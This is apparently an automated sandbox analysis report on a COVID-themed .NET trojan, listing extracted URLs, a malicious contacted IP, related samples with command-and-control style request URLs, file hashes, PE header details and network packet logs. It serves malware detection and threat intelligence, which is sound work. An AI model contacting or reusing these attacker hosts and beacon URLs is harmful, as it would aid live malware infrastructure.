http://www.carterandcone.coml	COVID-19-Related Requirements.exe, 00000001.00000002.4396538 02.0000000006280000.00000002.0 0000001.sdmp, explorer.exe, 00 000010.00000000.464256328.0000 00000B1A0000.00000002.00000001 .sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.commQ	COVID-19-Related Requirements.exe, 00000001.00000002.4325591 59.0000000001877000.00000004.0 0000040.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sajatypeworks.com	COVID-19-Related Requirements.exe, 00000001.00000002.4396538 02.0000000006280000.00000002.0 0000001.sdmp, explorer.exe, 00 000010.00000000.464256328.0000 00000B1A0000.00000002.00000001 .sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	COVID-19-Related Requirements.exe, 00000001.00000002.4396538 02.0000000006280000.00000002.0 0000001.sdmp, explorer.exe, 00 000010.00000000.464256328.0000 00000B1A0000.00000002.00000001 .sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	COVID-19-Related Requirements.exe, 00000001.00000002.4396538 02.0000000006280000.00000002.0 0000001.sdmp, explorer.exe, 00 000010.00000000.464256328.0000 00000B1A0000.00000002.00000001 .sdmp	false		high
http://www.founder.com.cn/cn/cThe	COVID-19-Related Requirements.exe, 00000001.00000002.4396538 02.0000000006280000.00000002.0 0000001.sdmp, explorer.exe, 00 000010.00000000.464256328.0000 00000B1A0000.00000002.00000001 .sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	COVID-19-Related Requirements.exe, 00000001.00000002.4396538 02.0000000006280000.00000002.0 0000001.sdmp, explorer.exe, 00 000010.00000000.464256328.0000 00000B1A0000.00000002.00000001 .sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	COVID-19-Related Requirements.exe, 00000001.00000002.4396538 02.0000000006280000.00000002.0 0000001.sdmp, explorer.exe, 00 000010.00000000.464256328.0000 00000B1A0000.00000002.00000001 .sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	COVID-19-Related Requirements.exe, 00000001.00000002.4396538 02.0000000006280000.00000002.0 0000001.sdmp, explorer.exe, 00 000010.00000000.464256328.0000 00000B1A0000.00000002.00000001 .sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	COVID-19-Related Requirements.exe, 00000001.00000002.4396538 02.0000000006280000.00000002.0 0000001.sdmp, explorer.exe, 00 000010.00000000.464256328.0000 00000B1A0000.00000002.00000001 .sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comcom	COVID-19-Related Requirements.exe, 00000001.00000002.432559159.0000000001877000.00000004.00000040.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.imgur.com/oauth2/token	COVID-19-Related Requirements.exe	false		high
http://www.galapagosdesign.com/DPlease	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.portablesteamsaunas.com/	wscript.exe, 00000013.00000002.600969129.000000000579F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	COVID-19-Related Requirements.exe, 00000001.00000002.439653802.0000000006280000.00000002.00000001.sdmp, explorer.exe, 00000010.00000000.464256328.000000000B1A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.imgur.com/3/image/	COVID-19-Related Requirements.exe	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.58.78.16	www.portablesteamsaunas.com	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	425178
Start date:	26.05.2021
Start time:	19:57:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	COVID-19-Related Requirements.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@11/1@1/1
EGA Information:	Failed

Copyright Joe Security LLC 2021

HDC Information:	• Successful, ratio: 22.1% (good quality ratio 20.1%) • Quality average: 74.2% • Quality standard deviation: 31.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 92.122.145.220, 104.43.193.48, 20.82.210.154, 52.155.217.156, 20.54.26.129, 92.122.213.247, 92.122.213.194, 92.122.144.200, 20.50.102.62 • Excluded domains from analysis (whitelisted): store-images.s-microsoft.com-c.edgekey.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
52.58.78.16	N20210526.exe	Get hash	malicious	Browse	• www.fortwayneduiattorney.com/cca/?nRYXM4=DQkKoy4PFhxvpfy0yA/zfG9zgCj3jVN+xnbFtEbC29HfrQWL+0F/38DF1Au9lzaxthz4&D8OLc=wh38e8H0rf
	Po_23456.pdf.exe	Get hash	malicious	Browse	• www.diamondpolishingtools.com/gad0/?V4=inHXLVZPo&wPN=v3qsT70juIFjFhXaN1zc5giFJQsg+jwtwalemn0+QVkKIDmC7h+wc477+cDBqmBfEGWj
	DHL4198278Err-PDF.exe	Get hash	malicious	Browse	• www.whizbets.com/ubqx/?VR-T5=lhf8xpGpMnD8mnA&XR-xe0lh=qbpbcgrgrphYC+6vw+rR3rVPLZfPDXctKQyllVhhIijJLSCUP09c2csQ37Z/zesXfed47+3oQw==
	RFQ_BRAT_METAL_TECH_LTD.exe	Get hash	malicious	Browse	• www.vaginalmedicine.com/m3rc/?5jR=t8ELujbh7xT0&mTftc2P=6BmCuDx6HNPQiFPRwokPcjAogbQnX9jjblUytqHBtaq3fAyAKA3thvTVTcwtZfJNq3E7cX5npg==
	SWIFT_EU.EXE	Get hash	malicious	Browse	• www.transferpricingautomation.com/pb93/?tXUh=NqHMizgA0l6RZn3X1T24NTnxDB/y4DGGbp92gRT3DZeqJp8ZQfN9sULjdASqL4q0TkYP&DTs4a=ctxDHdNX
	Contract 2021080378818.xlsx	Get hash	malicious	Browse	• www.newmopeds.com/p2io/?flyt8dLp=bSK1RxPMHjVQe9mhMJ2LeA3okZHmhG3V4GBmTatllgIVkFsFULHDN3EeY50sHAiR0AoDRA==&QZJxKZ=Zvs8QD08M2oD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Ohki Blower Skid Base Enquiry 052521.exe	Get hash	malicious	Browse	• www.seatedmeals.com/un8c/?vR=Ltxx&5j9=colWh+DuPEm5JCAtLfAoITi+6qtCabRxw+nOyJQemXYkKvsa29PMV3JN11EPgH6ZGo/2
	fbfcbf13_by_Libranalysis.exe	Get hash	malicious	Browse	• www.transferpricingautomation.com/pb93/?oj2DZX=NqHMizgA0l6RZn3X1T24NTnxDB/y4DGGbp92gRT3DZeqJp8ZQfN9sULjdDy6EZ6MNBxl&ET8l=0pW8ZruPWD1HJLm0
	SWIFT jpg.exe	Get hash	malicious	Browse	• www.justswap.exchange/nvj9/?w2=Gj4Cv32t3ARgUuXe7mKAQ+9mCrtvpk7DjPJ1bxEeyJuHh3fNmA6VhARMN5MdM72+c2+4&BX=7nEt_PI
	porosi e re Fature Proforma.exe	Get hash	malicious	Browse	• www.viltais.com/nt8e/?v2Mp4=lPNjsY1H0UkcK2guRo/z/De4MaZSsgXVmjo1l8Wqu/JQpRHkDmjukntjJMa7ZMKbETQi&jJBP5D=-ZpPy
	b9f9ceb8_by_Libranalysis.exe	Get hash	malicious	Browse	• www.justswap.exchange/nvj9/?RTE=Gj4Cv32t3ARgUuXe7mKAQ+9mCrtvpk7DjPJ1bxEeyJuHh3fNmA6VhARMN5MdM72+c2+4&3f=Yl9ts0nH4VD
	bd729c36_by_Libranalysis.exe	Get hash	malicious	Browse	• www.viltais.com/nt8e/?vZR=lPNjsY1H0UkcK2guRo/z/De4MaZSsgXVmjo1l8Wqu/JQpRHkDmjukntjJP2SaM2jNwl04iDf7w==&W6=GtSP
	2UPdDxaAmt.exe	Get hash	malicious	Browse	• www.newmopeds.com/p2io/?s0=bSK1RxPJHkVUetqtOJ2LeA3okZHmhG3V4GZ2PZxkhAIUk0ADTbWPbz8cbcY6DQmi/D1z&CN9=7nH8PLV

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Quotation.exe	Get hash	malicious	Browse	• www.rafbar.com/u8nw/?Jt7=XPIXpRuH&GFNl=GTZNlL4u2lC1Us00w2siTAOBcwC+lUBY5op6as4vfiu2ndyHOwS1IzefqZ4Rbcnj4tA2LprXag==
	Ydomibnfzakfagtujeyntncjklfpfrinlj_Signed_.exe	Get hash	malicious	Browse	• www.clinics.life/qku9/?IN9d=wPjLqqQ4Fl5oGjCEKguj45taGc7fhq386dHHgSG17iY4BIOMpTzTtH7Yrt6PJ8P24DEX&gP=i4sxnJKX8dtd9Pgp
	PO.exe	Get hash	malicious	Browse	• www.rafbar.com/u8nw/?YrCLWRfh=GTZNlL4u2lC1Us00w2siTAOBcwC+lUBY5op6as4vfiu2ndyHOwS1IzefqZ0oX9Ljvrcn&Dzut_N=3f-4
	Shipment of your goods.exe	Get hash	malicious	Browse	• www.sanacolitademarijuana.com/u8nw/?1bg=GRA4xl5P9bMxjT&ohuXP=9bHYKsyT0auyBBl4ZenxQUebR4YwlP18dAkCPCATYDDxMs1xZZCxfJgyFNCzTUiCnFtm
	proforma invoice.exe	Get hash	malicious	Browse	• www.winnipegwebdesigners.com/3edq/?h0DlqTn=j6hslNEQJPAVvjaOLLEjXAx9dXQUFsZcczIoxk2Yy06r67OJvuHcSxzhVKPXou/JjSZC&uZiT=NXEP9
	92bd9987_by_Libranalysis.exe	Get hash	malicious	Browse	• www.aideliveryrobot.com/p2io/?Ulm=xikLqsOPlVWNtuenbg8c4HdBraEMa/77ZWBHPvChhgkTxWjk5uoIOMSBJCXeRXe31/VGONAQ+A==&SVg84P=yjR8DXLxiJb
	e759c6e8_by_Libranalysis.exe	Get hash	malicious	Browse	• www.aideliveryrobot.com/p2io/?rVLp5Z=S0GhCH_&RPx=xikLqsOPlVWNtuenbg8c4HdBraEMa/77ZWBHPvChhgkTxWjk5uoIOMSBJCbeCHS0svVQ

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	36157BCD02A5C23A3D161CEF0E3AACC07C73E91E0A98C.exe	Get hash	malicious	Browse	• 3.14.182.203
	2uvK1XSXZf.dll	Get hash	malicious	Browse	• 13.225.75.73
	6A4s59D7KF.dll	Get hash	malicious	Browse	• 13.225.75.73
	N20210526.exe	Get hash	malicious	Browse	• 52.58.78.16
	Po_23456.pdf.exe	Get hash	malicious	Browse	• 52.58.78.16
	Qgc2Nreer3.exe	Get hash	malicious	Browse	• 13.224.195.25
	Pdf Scen Invoice 17INV06003.exe	Get hash	malicious	Browse	• 13.248.216.40
	DHL4198278Err-PDF.exe	Get hash	malicious	Browse	• 99.83.154.118
	RFQ_BRAT_METAL_TECH_LTD.exe	Get hash	malicious	Browse	• 52.58.78.16
	MkV1zeHKw7.exe	Get hash	malicious	Browse	• 13.59.53.244
	SWIFT_EU.EXE	Get hash	malicious	Browse	• 52.58.78.16
	henry.exe	Get hash	malicious	Browse	• 75.2.73.220
	Perpetual.html	Get hash	malicious	Browse	• 143.204.9.105
	Agreement_052521.html	Get hash	malicious	Browse	• 52.218.185.241
	Descripciones de oferta de productos MACIILIAS SRL doc.exe	Get hash	malicious	Browse	• 3.143.65.214
	POSWM240521.exe	Get hash	malicious	Browse	• 18.130.194.62
	Contract 2021080378818.xlsx	Get hash	malicious	Browse	• 54.254.146.151
	62793461217570C728ED7673B4BBFD7BB54BE067CDB61.exe	Get hash	malicious	Browse	• 3.138.45.170
	FiYBg9R8m0.exe	Get hash	malicious	Browse	• 3.129.187.220
	Ohki Blower Skid Base Enquiry 052521.exe	Get hash	malicious	Browse	• 52.58.78.16

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\COVID-19-Related Requirements.exe.log

Process:	C:\Users\user\Desktop\COVID-19-Related Requirements.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.940725034452451
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	COVID-19-Related Requirements.exe
File size:	462336
MD5:	7efd588df5d918372c111708f02cc3ce
SHA1:	de98b083ed7e8b78be25cacf0715d15dd04228f5
SHA256:	de0011128191babcbdb339d2ab7f9568e0b12c5ebc00a99c235fea849885b6a1
SHA512:	3524900a08f222c1ab8a70508b53fd87f2dcf01b69b97273456a545ca2a4604afbf4371012ea7f46fba815a1ad7e046a94b3a9b8c4b13676a5419a4178bf47a8
SSDEEP:	12288:kn2Byh3FxTBNbrLsosmso27j5vVZhlmcoahAtED:kni83XPLNsmsow5vVflevtE
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....O.`.....0.....Z#... ...@....@.. .....@.....

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x47235a
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60AE4FA6 [Wed May 26 13:39:50 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
inc ecx
dec esi
inc esp
push edx
dec edi

Instruction
dec ecx
inc esp
and dword ptr [eax], eax
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x72308	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x74000	0x5dc	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x76000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x70368	0x70400	False	0.950884778675	data	7.94983598919	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x74000	0x5dc	0x600	False	0.439453125	data	4.22075312592	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x76000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x74090	0x34c	data		
RT_MANIFEST	0x743ec	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2013 - 2021
Assembly Version	1.0.4.0
InternalName	Co2vKXXLQkGY.exe
FileVersion	1.0.4
CompanyName	
LegalTrademarks	
Comments	
ProductName	Rebooting Image
ProductVersion	1.0.4
FileDescription	Rebooting Image
OriginalFilename	Co2vKXXLQkGY.exe

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2021 20:00:30.561769009 CEST	49748	80	192.168.2.6	52.58.78.16
May 26, 2021 20:00:30.605720043 CEST	80	49748	52.58.78.16	192.168.2.6
May 26, 2021 20:00:30.605825901 CEST	49748	80	192.168.2.6	52.58.78.16
May 26, 2021 20:00:30.606018066 CEST	49748	80	192.168.2.6	52.58.78.16
May 26, 2021 20:00:30.647995949 CEST	80	49748	52.58.78.16	192.168.2.6
May 26, 2021 20:00:30.648032904 CEST	80	49748	52.58.78.16	192.168.2.6
May 26, 2021 20:00:30.648051023 CEST	80	49748	52.58.78.16	192.168.2.6
May 26, 2021 20:00:30.648365974 CEST	49748	80	192.168.2.6	52.58.78.16
May 26, 2021 20:00:30.648566961 CEST	49748	80	192.168.2.6	52.58.78.16
May 26, 2021 20:00:30.690713882 CEST	80	49748	52.58.78.16	192.168.2.6

UDP Packets

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2021 19:58:25.012042046 CEST	64267	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:25.061579943 CEST	53	64267	8.8.8.8	192.168.2.6
May 26, 2021 19:58:25.777455091 CEST	49448	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:25.828602076 CEST	53	49448	8.8.8.8	192.168.2.6
May 26, 2021 19:58:26.096816063 CEST	60342	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:26.168008089 CEST	53	60342	8.8.8.8	192.168.2.6
May 26, 2021 19:58:26.549149990 CEST	61346	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:26.602003098 CEST	53	61346	8.8.8.8	192.168.2.6
May 26, 2021 19:58:27.362481117 CEST	51774	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:27.412054062 CEST	53	51774	8.8.8.8	192.168.2.6
May 26, 2021 19:58:28.206619024 CEST	56023	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:28.259442091 CEST	53	56023	8.8.8.8	192.168.2.6
May 26, 2021 19:58:29.237461090 CEST	58384	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:29.292586088 CEST	53	58384	8.8.8.8	192.168.2.6
May 26, 2021 19:58:30.378185034 CEST	60261	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:30.431212902 CEST	53	60261	8.8.8.8	192.168.2.6
May 26, 2021 19:58:31.327795029 CEST	56061	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:31.377475023 CEST	53	56061	8.8.8.8	192.168.2.6
May 26, 2021 19:58:32.215584993 CEST	58336	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:32.265959024 CEST	53	58336	8.8.8.8	192.168.2.6
May 26, 2021 19:58:33.039597034 CEST	53781	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:33.098027945 CEST	53	53781	8.8.8.8	192.168.2.6
May 26, 2021 19:58:34.461113930 CEST	54064	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:34.510832071 CEST	53	54064	8.8.8.8	192.168.2.6
May 26, 2021 19:58:35.378665924 CEST	52811	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:35.428589106 CEST	53	52811	8.8.8.8	192.168.2.6
May 26, 2021 19:58:36.308442116 CEST	55299	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:36.358377934 CEST	53	55299	8.8.8.8	192.168.2.6
May 26, 2021 19:58:37.164037943 CEST	63745	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:37.214018106 CEST	53	63745	8.8.8.8	192.168.2.6
May 26, 2021 19:58:38.040323973 CEST	50055	53	192.168.2.6	8.8.8.8
May 26, 2021 19:58:38.092006922 CEST	53	50055	8.8.8.8	192.168.2.6
May 26, 2021 19:58:38.924808025 CEST	61374	53	192.168.2.6	8.8.8.8
